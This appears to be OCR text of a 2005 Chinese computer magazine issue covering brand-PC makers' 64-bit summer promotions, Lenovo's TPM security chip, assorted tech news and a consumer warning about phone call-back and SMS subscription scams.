随着Intel 64位P4处理器上市、微软64位操作系统的推出，宣告64位PC的应用门槛被彻底地摆平，DIY市场上掀起了一阵64位电脑的攒机热。一些荷包充足的硬件发烧友已经提前开始体验起了64位系统的威力，即使是囊中羞涩的DIYer也开始对64位CPU和64位系统跃跃欲试。但刚面世的高价，让大家的渴望沦为了望梅止渴的煎熬。何时才能看到64位普及的曙光？这个暑期消费者能不能实现拥有64位系统的梦想？带着这个疑问，我们走访了国内几个知名的品牌机厂商。

众所周知，随着近年来DIY热潮的逐渐消退，市场主流的走向早已被品牌机厂商牢牢地掌控在手中。P4、液晶电脑，这些我们耳熟能详的电脑新特性代名词，无一不是出自品牌机厂商大手笔的牵引所致。而今，面对渐显汹涌之势的64位大潮，面对暑期这个市场促销的销售高峰期，一干品牌机厂商们看来都开始磨刀霍霍了……

新兵连 明基和紫光

明基携时尚PC入市

明基在经历了数月PC试水后，终于开始大张旗鼓地推出自有品牌电脑BenQ Joyhub。作为业内少数几个拥有强大工业设计（ID）团队的厂商，明基在DIY市场上取得过骄人的战绩。从明基MP3 JoyBee到明基液晶显示器，消费者认可明基多看中用合理的价位就可以买到融入国际流行时尚的产品。

“针对我们的目标客户群,他们注重产品的品质与品位还有个人的使用感受，注重产品与自己家居环境的协调，追求个性化,注重自己的物品最好与别人的有点不一样。因此我们最先上市的Joyhub600就针对这些需求应运而生：多种时尚颜色可选、12ms极速液晶（暑促期间将全面升级为8ms）、专业的X架构键盘、全木质低音炮音箱等。从细节出发，以最好的质量满足消费者的挑剔。”明基电脑负责人表示。当然，消费者购买时尚PC绝不仅仅冲着外表来的。实际上，明基电脑相当准确地把握住了暑促的流行趋势：液晶显示器、256MB内存、80GB硬盘将是标准配置，从CPU和芯片组搭配上区分机器的档次。此外，明基认为，64位CPU将逐步取代32位CPU成为主流。

明基在DIY市场有很好的美誉度。明基进入PC市场，得益于集团旗下拥有的全球三大液晶面板厂，这使他们在产品供应链上有一定优势。既然Joyhub定位于家庭媒体中心，自然少不了64位处理器的帮忙。时尚外观的64位家庭媒体中心是明基暑促的杀手　。

明基暑促关键词： 时尚　64位

紫光欲复制成功模式

清华紫光曾在2004年暑假期间创造了辉煌的战绩。记得当时紫光在业界首先推出了“PC生命工程”，即三年换机大行动：用户只要购买清华紫光的特定热销机型，在三年以后可以折价将近2000元至3000元来购买三年后的主流电脑，这样无形中相对延长了PC的生命时间1到2倍。消费者着实感到买品牌电脑有了保证。而今年，在经过充分的市场调查后，紫光更强调在不同价位的产品上让消费者真正得到相对性能较高的配置。

清华紫光台式电脑事业部经理程晓红女士分析时强调，今年暑促的低端产品将依然集中在Intel赛扬D这款去年Intel最成功的处理器上，由于从32位升级到64位（如赛扬D330到331）不可避免地造成系统成本有将近百元的增加，势必会引起售价的上调（这是广大消费者不愿意看到的），所以在低端赛扬D机型上将维持32位的处理器，打价格战，代表机型如紫光的清华之星T3070（配有15寸液晶）和新视线V3080（17寸CRT显示器）等，售价布置在3999元左右。中端产品将集中在入门级P4机型上，如紫光暑期大力推广的清华之星T5680、清华之星T5950、新视线V5910等产品，处理器集中在支持64位操作系统和应用软件的P4 506、516等CPU上，并定位在4488元至4999元之间的敏感价位上；在这个价位上，以前基本上只提供DVD-ROM这样的光驱产品，今年暑假将能够提供“能读能写能刻”的Combo光驱，实际上就是降价。



紫光暑期大力推广的清华之星T5680、清华之星T5950，定位在4488元至4999元之间

紫光品牌还是有一定影响力的，但这种“实际上”的降价行动能让消费者体会到吗？我们还得看紫光今年的市场表现。

紫光暑促关键词： 同价位　高配置

把握流行淘实惠



■ 新闻采访部实习记者　张健

集团军 联想和惠普

联想主推"64位+大屏液晶"

在业内纷纷传出联想今年暑促不会有大动作的声音后不久，记者联系了联想集团公关公司的相关负责人，而得到的答复确实出乎所有人的意料。联想在并购IBM PC事业部后的短短几个月后，将产品线全部转向64位计算技术，不禁让人们再次看到了一个国际化大公司的气魄和胆量。

"此次联想调整全线产品到64位平台，并不像外界说的是'脑门一热'，实际上联想经过在世界不同地区的相关调查，发现64位计算技术将成为第三代电脑的标准配置。一年前，人们谈及64位多爱加个'伪'字，那是因为操作系统不具备、应用软件不具备，而现在则完全不同了。不仅微软64位操作系统已经上市，人们在数码影像应用方面的需求也促使64位技术被广大消费者所认可。"这位负责人说。

作为业界的领头羊，联想全面出击64位的行动足以说明目前PC的流行趋势。当然，联想所强调的"大屏液晶"的促销点却不是所有消费者都可以承受的。但"64位+大屏液晶"


联想锋行系列全面换芯，6999元就可获得AMD64+17英寸液晶

概念的提出，必将引领下一阶段PC流行风暴。分析人士称，消费者大多不会因为追赶PC流行趋势而持币待购，谁会错过这股"64位+大屏液晶"的猛烈风暴呢？

联想暑促关键词： 64位　大屏液晶

惠普跟进全线64位

谈到64位PC，惠普是全球首批推出AMD64机型的厂商之一。数月前，"不到7000元的价位就可以享受AMD64位技术和19英寸大屏液晶"的a1019cl的推出让惠普着实尝到了抢占市场先机的快乐。暑促之际，惠普再次强调了64位技术以及大尺寸液晶显示器将走向普及，这让消费者有理由期待价格更合理的惠普电脑的出现。

虽然惠普家用PC产品经理向记者一再强调，惠普认为消费者不会看中技术本身，而会更多地看中产品的功能、用途和价值，但他们在2004年4月推出基于AMD 64位处理器的畅游人家用电脑后，又在今年6月6日推出9款基于英特尔64位处理器的畅游人家用电脑，加之高端机型惠普独有的盘面光刻技术，机箱从内而外的人性化设计，让看中技术的消费者感受到了惠普带来的品牌电脑高技术含量的诱惑。

不管是入门级还是高端机型，对用户而言，都希望自己的投入能够更加超值，能够较好地实现投资保护。比如这次惠普推出的HP Pavilion w5167cl，它采用了Intel64位处理器，512MB DDR双通道内存，160GB 7200转SATA硬盘，nVidia Geforce 6200TC 3D PCI-E显卡，还有17英寸的液晶显示器，这样的配置已经与高端机型非常接近，但价格却不及8000元，性价比之高着实令人心动！

作为促销手段，凡是购买惠普新推出的9款64位新电脑中的w5120cl、w5127cl、w5129cl三款机型的消费者，还能额外获赠一台价值999元的HP PSC 1218彩色多功能一体机。买自有品牌的PC送自有品牌打印机，在有效控制成本的同时，也给予了消费者实惠，此法也被其他厂商纷纷效仿。

惠普暑促关键词： 实惠　64位

主力军 TCL和清华同方

清华同方促销重在应用

第三方调查机构数据显示，2004年暑促的销量排名中，清华同方已经超越方正和TCL，稳坐国内品牌电脑销量第二的交椅。但今年，同方并没有把自己的目标定位在超越联想老大哥上，而是结合自己的实力拿出了一套切实可行的销售计划。记者在北京上地产业园清华同方大厦见到了清华同方家用产品部经理朱涛。

朱涛开门见山地说："以往暑促中，厂商们常见的方式就是降价、礼品、促销……等等，并且绝大多数都是在IT圈内'互补'，如买PC送打印机等，随着消费者的消费心理的不断成熟，消费者对这些的关注度确实有所下降。同理，消费者对于各种概念炒作也产生审美疲劳。"当问及清华同方如何积极筹备暑促时，他的脸上露出了一丝胸有成竹的微笑："很多人都说PC暑促已经进入了同质化的阶段，但我们认为，电脑应用并非进入同质化，而相反朝向应用需求个性化方向发展。2005年暑促，我们会把64位PC引入主流价位，以及将'奔4＋17寸液晶'电脑价格拉下五千大关等多项举措，一举冲破消费者的心理底线，激发起暑期电脑市场需求的雪崩式增长，再度引领今夏家用电脑市场64位PC和大屏幕液晶普及化的趋势。"

清华同方所指的主流价位将会在4999元和5999元，这也是大多数消费者的价格底线。从布局上看，同方是业内为数不多的将"奔4+17英寸液晶"拉到4999价位上的一线品牌；在5999元的价格防线上，"64位奔4＋PCI-E独立显卡＋17英寸液晶"体现了品牌电脑成本控制方面的优势；6999元的真爱T8190内置了家庭无线路由器，家庭无线应用成为可能；高端的火影系列标配罗技键鼠套装，让原来的DIY玩家体会到稳定游戏的感觉。

然而，产品布局上的优势并不能左右市场的走向，PC市场瞬息万变却存在某种内在规律，一夜暴富的例子简直是凤毛　角，同方去年的优势地位能否保住，还得看消费者如何理解这性价比较高的"X999元"价位。

同方暑促关键词：合理价位　个性需求

TCL寻找差异化产品

继3月8日推出女性液晶PC之后，TCL数码电子事业本部依托集团旗下的液晶面板资源，于日前推出配备19英寸宽屏液晶、采用Intel 64位处理器的台式电脑，以迎接即将到来的暑假销售高峰。TCL数码电子事业本部相关人士称，目前在19英寸宽屏液晶这一细分市场上，其他厂商尚不具备类似的产品。



清华同方火影系列定位于高端DIY游戏用户，价格跌破9000元大关

目前市场的主流还是17英寸液晶。TCL数码电子事业本部副总经理周春平表示："TCL推出19英寸宽屏液晶是着眼于未来个人数字娱乐的需要。"目前，主流影片几乎都采取了16：10的拍摄规格，日渐普及的高清晰度数字电视(HDTV)等系统也采用16：10的画面比例，这从一个方面表明了未来电脑屏幕的发展趋势。有专家认为，宽屏幕16：10的画面比例更接近人眼视野的黄金分割，使用户在长时间观看画面时会感觉更加舒适。而且宽屏幕的实际显示画面比同等级的传统显示器大上三分之一以上。

TCL此次推出的19英寸宽大屏液晶PC包括锐翔K8510、锐翔K8551及锐翔K8355三个系列，均采用Intel 64位处理器。TCL方面称，要用"创新的价值"而不是价格吸引消费者。不过记者注意到，目前联想19英寸大屏液晶电脑的售价在7000元～9000元之间，惠普采用AMD处理器的19英寸大屏液晶电脑价格也在7000元左右徘徊。而TCL此次发布的三款19英寸宽屏液晶电脑最高报价仅6698元。

TCL暑促关键词：19英寸宽屏

分析：把握住流行趋势

解读这些一线厂商的暑促关键字，我们不难发现这样一种流行的趋势：64位技术将成为主导暑促的关键技术，大屏幕液晶显示器将成为标准配置。强调应用是今年暑促的主旋律，时尚营销手段会是未来的亮点。

至于价格，在一线厂商打破了消费者7000元的心理防线后，5999元代表了今年的主流价格，"3999"成了低价电脑的代名词。就目前的形势看，那些变相降低价格，誓将PC价格拉下3000元大关的二线甚至是三线厂商对消费者已经丧失了吸引力。毕竟，在64位大潮这个翻天覆地的号召力的映衬下，低价格引力就显得有点苍白无力了。

我们有理由相信，即使暑期促销这一波攻势不能使64位平台普及—　而就，它也一定能打开64位电脑的普及大门。在这个同质化倾向越来越明显的PC行业，价格在平稳的技术格局下起到了决定性的作用，但毕竟价格抹不去IT行业是一个技术驱动型行业的根本特征。当64位大潮势不可挡的时候，我们虽不必盲目跟风去体味那种站在风口浪尖的快感，但应该准备好在一个更恰当的时间去迎接64位平台带来的崭新体验。我们相信，这一天不会太遥远。当然，我们同时也希望，价格能够再"厚道"一些……

CF [XW01]

讲述小编自己的故事……

轮回　挣扎

■ Andy

12年一个轮回，准确无误！

12年前，电脑占据了我整个头脑乃至生命。我用了将近5年的时间，把自己从物质到思想到行为，彻底武装成了一个电脑爱好者。惟一没有预料到的是，我的银子也在不知不觉中全部捐献给了形形色色的电脑厂商和经销商，还有交通运输部门。

为了她，“朝6 晚11”；为了她，往返于自己所在的城市和省会每月至少4次；为了她，至少三分之一的收入用来购买各种书籍和报刊；为了她，不惜在自己家中申请两条电话线，在互联网到来之前提前享受了“沟通无限”的快感(大部分来自当“站长”那种生杀予夺的虚拟权力)；为了她，几乎所有个人时间和空间都是游走在爱电脑或需要电脑的人之间，哪怕为了一个不认识的人推掉爹妈安排的相亲；为了她，口袋里有多少钱？买什么样的主板或者配件划算？电脑死机了怎么办？下星期是去帮谁配电脑来着……脑子里回旋的，永远是这样的问题。

终于，接近而立之年的时候，偶然盘点了一下自己，发现除了电脑，我几乎一无所有！

我出走了，来到了北京。但发现除了电脑，自己居然什么也不会！无奈，还是投身到了电脑，只不过，这次多了个后缀——媒体。

当兴趣爱好变成职业多年之后，我开始反省，这是我要的生活吗？我值得为电脑付出这么多吗？

很不幸，我已经不敢再像多年前那么肯定了，我犹豫了，尽管我还在爱好、责任和生活压力的共同驱使下沿着这条路继续在前行。

于是，我开始奋起挣扎。结了婚，有了孩子，并再次和父母同在一个屋 下生活——我开始努力地把自己重塑成一个正常的人，把自己的空间调整得更像一个传说中的“家庭”。

我开始静下心来欣赏父母含 弄孙的动人画面、儿子把果酱抹得满嘴满脸的丑样儿还有妻与孩子一样天真地 戏……一个狂热的冲动萌生了——我要记录下这美好的一切！

但显然，手里那台可怜的傻瓜数码相机是不能让自己满意的。于是，在爱上电脑12年后的一个下午，我走进了摄影器材城。虽然，我再次预感到，这将是一条比电脑更可怕的“不归路”，但我依然还是走进去了。出来的时候，我肩上挎着一套梦想中的20D。当然，银行里面的银子损失超过了5位数。但这还不是最可怕的，还有好些我相中的镜头躺在器材城的某些商户柜台里，它们的标价总和至少需要半个6位数……

夜深人静的时候，手捧着20D坐在窗台上漫无目的地用取景器观测着自己的周围。熟悉的每一个角落都出现在一个黑黑的框中，这一刹那我悟到了——这就是我的轮回、我的宿命和我的挣扎！只不过，我们有时候把这个称之为追求！

CF [DJ01]

健谈天下



黑色七月因高考的提前名不副实了，备受关注的考生们也因第29个高考的结束而变得平凡而普通，但社会上时不常出现以高考为名的社会现象，不禁让阿健重新审视高考的方方面面。

高考是在考家长，这是考前很多家长朋友的口头语。回到6月初，为了让考生有一个相对条件较好的备考条件，北京的家长们为租住一处离考点近、条件相对好的酒店，煞费苦心。记得去年在河南南部山区志愿服务的时候，也正赶上6月高考，当地的考生就没有那么幸福了。县政府拿出最好的条件，安排偏远山区的考生统一住宿，而“最好的条件”也不过是一个普通招待所而已。湖北洪灾，当地政府充分调动灾区指战员，最大限度地协助考生顺利抵达考场。为让一位身患重病的年轻学子圆梦，某地教委更是在医院里为她开辟了特殊考场。

住宿条件的差异并不会影响考生的水平发挥，洪涝灾害更不能磨灭考生们奋力一搏的意志，考试当中全社会为考生们亮出的一路绿灯从客观上保证了考场内秩序的井然。高考的两天里，北京市每场考试前都有数十起交警开警用车辆带考生一路狂奔的事件发生；南方也有某地级市市委倡导当地公务员提前上班半小时，为考生让路的人文关怀之举；在各省会城市均出台了治理考场周边环境的相关政令。我们听得最多的是这样一句话，“高考并不是百万毕业生的事儿，更是一次考验社会应急机制的机会。”

眼下考试结束了，部分专业的英语口语考试结束了，军事院校身体检查结束了，看似恢复高考后的第29个高考就要划上圆满的句号了，然而这一切真的彻底恢复平静了吗？

7月正是旅游的高峰，也是餐饮业、娱乐业的黄金季节。彻底放松了的百万考生是否就可以在一切场所都可以畅通无阻了呢？烟、酒，这些成年人调剂生活的手段，是否也能对如释重负的考生们敞开供应了呢？教育学家强调，高考只是阶段性学习的结束，并不意味着考生们学习过程就可以中止了。

经济学家所倡导的“调动教育资源，形成教育产业”的设想已经初步实现了，本科生严酷的就业形势告诉我们，计算机、信息科学、生命科学、法律、英语等在4年前开始扩招的热门专业的毕业生，在四年后的今天就业成了老大难问题。更有北京某高校的女毕业生为了考研，闹出了“泄题事件”。残酷的现实警醒那些高中毕业生们，高考是过程，考试是一种向人生目标靠近的方式而已。

也许看到此文的毕业生们会觉得阿健在给你们的“幸福时光”泼冷水，太不够仁义，但事实正是如此。

CF [DJ02]




30小时 信产部、文化部欲出台强制性行业标准，以强制限制玩家游戏时间的方式，减轻网游成 的危害。据了解，网易已经开通了绿色服务器，将某些游戏玩家的游戏时长限制在一周30小时内。


200万像素 近日，索尼爱立信推出了国内首款自动对焦200万像素手机K750c。影像的品质在K750c身上得到了充分保证，因为K750c拥有自动对焦、4倍数码变焦、防红眼和直观的用户界面。

120万 据了解，在未来五年间，我国Linux软件市场将以年均43.1%的复合增长率高速增长，该类人才需求将会超过120万。Linux是一种公认的高性能、低投入的操作系统，自1991年诞生以来已发展成为世界主流的操作系统之一。

60万 一本号称收录了大量企业老板以及高档楼盘业主信息的名单，近日公开以广告的方式寻找买主。卖方称，北京60万名车车主名单、企业老板名单、业主、高收入人群名单应有尽有。联想到前不久网上泄露600位名人手机号码事件，个人信息安全看来真的成问题了。

44% 在"您上学的时候对《论语》、《孟子》的篇章感兴趣吗？"的问题上，近万名受访者中选择"很喜欢，现在还经常看"的占到了总人数的44.21%，占据了第一位。






明基西门子收购案：并购容易整合难




又是一个"蛇吞象"的故事——6月6日，明基用2.5%的股权换得了西门子巨亏1亿多的手机业务，而西门子为此付出了4亿欧元的代价。天上掉下来的馅饼砸中明基了？实际上，明基CEO李焜耀做的最坏打算应该是，假如继续亏损一年，按照目前西门子的亏损速度，明基还需要投入5.5亿欧元。除西门子旧款手机可以继续使用"Siemens"品牌18个月之外，不仅在与明基即将起用的双品牌"BenQ-Siemens"中甘居比自己弱小很多的明基之后，而且在5年后，"Siemens"的字样亦有可能完全在世界手机业消失。

上榜理由： 事实上，对明基来说，短期内会真正努力去吸收消化西门子的生产线。但作为一个长期的代工厂，处处体现成本优先已经成为明基的核心思路，这种台湾地区的代工文化与西门子高成本、优品牌的德国工业文化无疑会产生冲突。不过，我们还是应该为明基喝彩，因为和联想一样，他在续写着国产品牌挺进世界大市场的神话。



联想之"芯"



两个月前的今天，2005年4月13日，联想推出了一款名为"恒智"的TPM安全芯片。两个月后的某一天，联想还将陆续推出多款基于这块安全芯片的"安全PC"。联想人表示，到2008年奥运会，北京市政府开通电子政务服务的重点部门都将采用联想"安全PC"。他们正在做一件别人做不了的事儿，用"芯"为奥运护航。

安全护航从"芯"开始

"保护本机安全，我们要打主动仗"，联想研究院信息安全研究室郎佰玲斩钉截铁地说。

谈到计算机安全，人们首先想到的就是如何预防计算机病毒的侵害。现有的反病毒软件只是一种反病毒的应用程序，通过对已有病毒建立病毒样本库，反病毒软件一旦发现病毒，通过和病毒样本实行匹配，匹配成功后实施查杀。但问题是，遇到突发性病毒程序，反病毒软件往往会根据已有病毒特征进行判断，假如病毒的特征前所未有，这层防线就会被彻底突破，1999年4月26日爆发的CIH病毒就是一例。

"恒智"的TPM安全芯片的工作原理却存在很大不同。当某种破坏性程序开始运行时，该程序不可避免地需要调用CPU资源，CPU的指令经过主板南桥芯片组分解后传输给安全芯片，实际上，位于安全芯片内部的处理器单元立刻会分析这条指令的意图，一经发现异常，就会调用指令采取保护措施，这条指令被返回给CPU后，破坏程序就会被立即中断执行。

然而，联想之"芯"并非只有简单的本机防护功能。确保平台安全是"恒智"的TPM安全芯片的首要责任，实现世界范围内的终端可标示为它在重点行业的应用提供了条件。如果一台电脑拥有世界上惟一的表示方法，在此平台上实施加密工作才能实现。"恒智"正是这样一块芯片。研发工程师郎佰玲女士为记者现场演示了在安全芯片的帮助下生成电子签章的过程。每一块联想之"芯"被固化了惟一的序列号，每一台"安全PC"可以根据此序列号生成惟一的本机密钥，签章程序过程融合了这个密钥，因此生成的电子签章被破解的可能性是微乎其微的。

联想之"芯"捍卫信息安全

继联想4月12日推出"恒智"安全芯片后，国际品牌惠普立刻推出了选配TPM安全芯


苹果变“芯”味儿没变



据外电最新报道，苹果电脑在近日举行的全球开发者会议上正式公布，苹果电脑将转向英特尔处理器，并结束与IBM长达十年的合作伙伴关系。该公司称，将逐步转向英特尔处理器。苹果的低端电脑，如迷你Mac将于2006年中期开始采用英特尔处理器，而高端，如Power Mac将于2007年年底之前全部采用英特尔处理器。苹果电脑联合创始人兼首席执行官史蒂夫·乔布斯说：″这绝对不会是一个一 而就的变革。整个的转变将持续数年的时间″。

上榜理由： 别怕，苹果变的是“芯”而不是味道，要知道，这并不是苹果的第一次变革，1992年叛逃摩托罗拉的680x0系列处理器，转投IBM的PowerPC就是前车之鉴。如同当年苹果对摩托罗拉芯片技术的失望一样，苹果放弃IBM，很大程度上也是因为IBM芯片在速度上有点落伍了。

护航奥运



■ 张健 选题提供:王亚锋(奖金100元)



测试中的联想安全PC

片的电脑，但很快又终止了该产品在国内的销售。对于国外厂商能不能在产品中内置TPM安全芯片的问题，政府部门的态度相当明确。″TPM芯片的特殊性在于，它使用的密钥算法是属于商用密码。而商用密码算法属于国家秘密。″国家商用密码管理办公室副主任强志军女士告诉记者。

按照WTO有关约定，国家信息安全属于国家主权，不受WTO协议制约。在联想之″芯″的近两年的研发过程中，参与研发人员超过百人，该芯片从设计到生产，拥有20多个技术专利保护。由于该产品属于密码产品，在研发过程中也得到了国家商用密码管理委员会的大力支持。

联想研究院系统安全研究室副主任王京旭认为，在电子政务、电子商务广泛应用的今天，国家迫切要求系统研究人员能够解决电脑基础架构方面信息防护能力不足的问题。到北京2008年奥运会前，政府有关部门和国家重点部门将有步骤地采用联想之″芯″。

从安全之“芯”到“安全PC”标准

前不久，联想在京展示了第一台基于自主研发安全芯片的国产安全PC开天M400S，这是联想继4月11日在国内率先发布自主研发的被誉为″恒智″安全芯片之后，在可信计算领域取得的又一里程碑突破。然而，联想人并没有停住前进的脚步。

从2003年立项，加入TCG（目前国际上比较强势的一个可信计算标准联盟）组织，联想开始了安全芯片的开发工作，在长达两年的研发阶段，2003年年底进行模块开发和论证，2004年对模块进行整合，然后进行系统的验证，在2004年11月份完成后端，2005年2月1日完全流片回来，三天之后这个芯片第一次加电成功。″恒智″芯片采用了SOC整体设计，内置32位处理器，采用0.25微米技术，达到了国际先进水平。IDC的预测是，未来装置TPM芯片的安全PC在2007年就将达到新售PC的70%。

联想凭借国际化的市场宣传能力，加之国家有关部门的强力支持，相信下一阶段的工作重点将是结合批量上市的产品，配合国家标准委员会一同制定首个″安全PC″国家标准。

CF [XW03]

64位Sempron


据国外媒体报道，AMD公司即将推出支持AMD 64位指令集的Sempron处理器，也就是64位Sempron处理器。64位Sempron处理器将应用E6制程，采用754针封装。该消息人士透露，64位Sempron处理器将包含2600+、2800+、3000+、3100+以及3300+等几种型号，具有很强的超频能力。

状告Intel

据外国媒体的消息，一位日本人对半导体制造商Intel提起诉讼，声称Intel侵犯了他的专利权。他的专利名称为″突块半导体设备接线″。这项专利描述了芯片中金属接线的最小线宽、夹层绝缘膜的厚度和突块高度之间的关系。

手机洗澡机

韩国人近日制造出了世界上第一台专门为手机清洁美容的设备。该产品可以消除附着在手机表面的所有细菌，同时在清洁过后，还能够使手机留下一种淡淡的香气。小编认为对于自己最喜爱的手机，花一些钱给它洗个澡，真的一点也不过分。



杰克逊自杀邮件

来自英国反病毒机构的消息，一封在互联网上散布的摇滚天王迈克尔·杰克逊自杀的E-mail内涵特洛伊木马病毒，收到邮件后，千万不要打开。此邮件名称是″Re: Suicide attempt″。

反垃圾邮件法

香港特别行政区政府有意制定一项专门针对企业主动制造销售信息的邮件，企业通过语音电话进行市场推广等行为制定《反垃圾邮件法》。垃圾邮件的问题有望在香港解决。

CF [XW02]



本期报料者各获奖金100元
报料信箱:viewpoint@cfan.com.cn

阿健：
您好！
最近我经常接到莫名其妙的电话，接听时对方就挂掉了。我当时并没有在意，事后发现当月手机费里面有一项莫名其妙的语音信息费，而且数额不少，号码就是那个莫名的来电，这是怎么回事儿？
北京　李小姐

阿健：
去年贵刊不是说过手机短信的问题嘛，怎么现在还是出现乱收费的现象呢？
我经常收到问候我的短信，以为是熟人我就回复了。谁知道被强行订阅了什么服务，这方面您是否能调查一下。
山东　包小光

警惕手机抢钱

■ 新闻采访部　潘留军

如果一个人在光天化日之下明目张胆地抢钱，那他离牢房就不远了！现在就有那么一批人在这么干，并且日复一日！

你别说，人家还是低风险，高收益，很少被“拿下”。各位看客也许糊涂了，谁这么牛，抢了钱还能　遥法外？呵呵，接着往下看你就明白了。

手机，这种“远隔千里也能声在耳前”的现代化通讯工具真是奇妙，就这么一个巴掌大小的玩意，竟然把诺大世界浓缩得近在尺。扯一句哲学：事物总有正反两面性，有利就有弊。同样是用手机，有人用它办正事，也有人拿它发歪财，这一歪就歪到和抢差不多了，这时候的手机，那真和“手雷”有得一拼了。我相信，每一位看客都至少接过如下几招中的一招。

来电抢钱

什么？来个电话就能把钱抢走？你还别不信，人家就是给你的手机拨个电话，你的钱也许就被“抢”到别人兜里了。最近就有不少的手机用户反映，有时候接到的电话只响一两声，还没等你接呢就挂断了，一看号码还挺陌生，不回吧，要么怕丢了生意，要么怕耽误事情，总之多半会照着来电显示的号码打过去，对方接电话可麻利极了，随后你遭遇的情况无非就是以下几种。

“喂，喂，喂！说话呀……你是谁呀？大点声，你说的声音太小，我听不清楚。”就在你想搞清楚对方是谁，在说什么的时候，几分钟甚至十几分钟已经过去了，当对方故意含混或压低的嗓音逐渐清晰以后，你才发觉，敢情这是个有偿咨询电话，咨询费用极为可观，两三位数的钞票就这么“改姓”了，更为缺德的是这类电话还经常是国内长途，近日有消息说还有国际长途加入“抢钱”行列，乖乖，反应要是慢点，也许下个月就喝西北风了。

“我们XX声讯台为答谢新老客户多年来的支持，在近期特别举办了大型回馈活动，您的手机号码中了我公司的二等奖，今后拨打我台号码，将获得100小时的8折服务，谢谢。”得，长话费连同信息费，好几块钱没了，就这样你还没什么可说的，当官还不打送礼的呢，人家可是为你“好”啊。

“小王啊，好久没见了，现在还好吧？最近忙什么呢？”别看这时候的你绞尽脑汁也想不起对方是谁，可一般还不好意思直说，只得先聊着，就在你纳闷的工夫，钱已经被“抢”走了，等你明白过来其实电话那头的人根本就没见过的时候，人家道个歉也就把电话挂了，啊，原来又是付费电话。你会问了，他怎么会知道我的姓名和电话号码？嘿嘿，网上找吧，卖私人信息的公司一大把，指不定哪家你登记过信息的公司就把你的信息有偿出卖了，通信公司？人才中心？银行？商场？不好说，没证据是要负法律责任的，呵呵。

“尊敬的客户您好，我向您推荐XX公司的产品，这种产品……”这时的你很可能要交长途电话费了，而对方还能收到广告投放商的广告宣传费，虽然是没直接将你的钱划过去，可你牺牲金钱，他享受利益，等于还是间接“抢”了你。

为此，笔者分别致电“中国移动”、“中国联通”、“小灵通”和“中国电信”的服务机构，得到的几乎是千篇一律的回答：“我们没有权力去直接注销这些电话，如果您确实受到了侵害，可以向公安机关举报，一经查实，我们会采取措施。”看来，针对这样的“抢钱”行为，有关部门在立法上还存在缺失，让一些居心不良的人钻了法律的

空子，所以目前想指望通信公司来为客户主持公道实在是难上加难了，难道真的无计可施了吗？也不尽然，求人不如求己，提高警惕是最有效的手段，比如说，这些号码大都是特殊服务号码，除去区号外，一般会以168或968开头，当看到这样的未接来电时，不要回复，另外，对于陌生的未接来电，能不回的尽量不回，以免受骗。

小提示

电话吸血鬼

最近一些手机用户发现有以0941和0951开头的未接来电，回复后产生高额话费，一般人以为0941、0951只是国内电话区号(分别是甘南、银川的国内区号)。而我国台湾地区的中华电讯的呼叫号码也是这两个，不法分子可能利用软件技术去掉国际代码或是转接到大陆区号为0941、0951的地区，再由这两个地区的电话打出以欺骗用户。

来信抢钱

以前我们介绍过，短信服务商不经过用户同意，直接将用户的手机号码加入短信服务列表，强行收取信息费，并且设置退订障碍，让用户难以解脱。随着监管手段的逐步严厉，明确规定了只有用户发送信息到服务器上进行确认，订制的短信服务才能生效，并且也有了直接退订的服务号码，因此这种明目张胆实施抢劫的行为基本销声匿迹了，但道高一尺，魔高一丈，更隐蔽的手法又出现了，你的手机可能会经常收到下面的短信。

〞现在注册，每月可免费发送**条短信〞。啊，免费的午餐啊，可天上哪里有白白掉馅饼的事情呢，仔细阅读信息你会发现，人家可没说永远免费啊，什么时候你一不留神，人家就开始收费了，等你发现以后，说不定几个月已经过去了，尤其是那些公家直接报销的用户更是难以发现。如果你去投诉他们，他们会说给你发过收费短信，你可能没收到。而且使用这样的短信还有可能连累你的同事、家人和朋友，因为你免费发短信给他们时，他们的号码也会被短信服务商记录，只要他们一回复你的短信，短信就会通过服务商的服务器发给你，嘿嘿，这样同时就算是发送了确认订阅信息给服务器，每月收费时这些人也就在劫难逃了。有些服务商可能做得更隐蔽一些，收费时不收你的钱，直接收他们的钱。

还有一类方法就是发送信息到你的手机上，说某某网站免费下载彩铃，当你在网站上将自己的号码登记后并发送确认信息后，你就上当了，因为你发送确认信息的代码是短信服务商的服务器代码，你又在不知不觉间订了某些短信服务，真够损的。

有没有办法不上当呢，当然有，一句话，别贪小便宜。

借刀抢钱

借刀抢钱，借谁的刀？借所谓朋友的刀，朋友通常会让人放松警惕，警惕一放松，离挨抢也就很近了。这种方式一般有如下借法。

〞兄弟，今天在哪吃饭？〞〞　，今天忙不忙啊？〞看了这样的短信，你一定以为是哪个朋友发过来的，回复一句是人之常情。即便你觉得号码陌生，也大都会回一条短信问问对方是谁。只要你回复，不管是什么内容，就订制了某项业务，〞抢〞了你的钱，你还不知不觉呢。

〞不好意思，我不小心在电话簿里把你的手机号码删了，请你再告诉我一下你是谁？〞很多人看了这样的短信会回复的，很显然，这是〞朋友〞嘛，那么回复的信息一定又被当作确认服务的信息了。

〞好想你啊，自从我们一起来到这个地方，我就天天偷偷关注你，爱在心口难开！我在网上用这个匿名的号码发短信给你，能回复我吗？〞千万别信，还是骗局。

预防这种欺骗的措施是不回复，即便要回复，也应先看看号码是不是标准的手机号码。

暗地抢钱

暗地抢钱就是暗中搞小动作，让你在无意识的情况下付出〞代价〞。

一些网站提供了能够免费发送短信的小软件，当用户通过这种软件发送短信时，收到短信的一方会接到短信提示，称〞可直接回复此短信〞。不过当他直接回复短信时，服务提供商不仅不会提供免费回复，反而会向接收方收取双倍的资费。

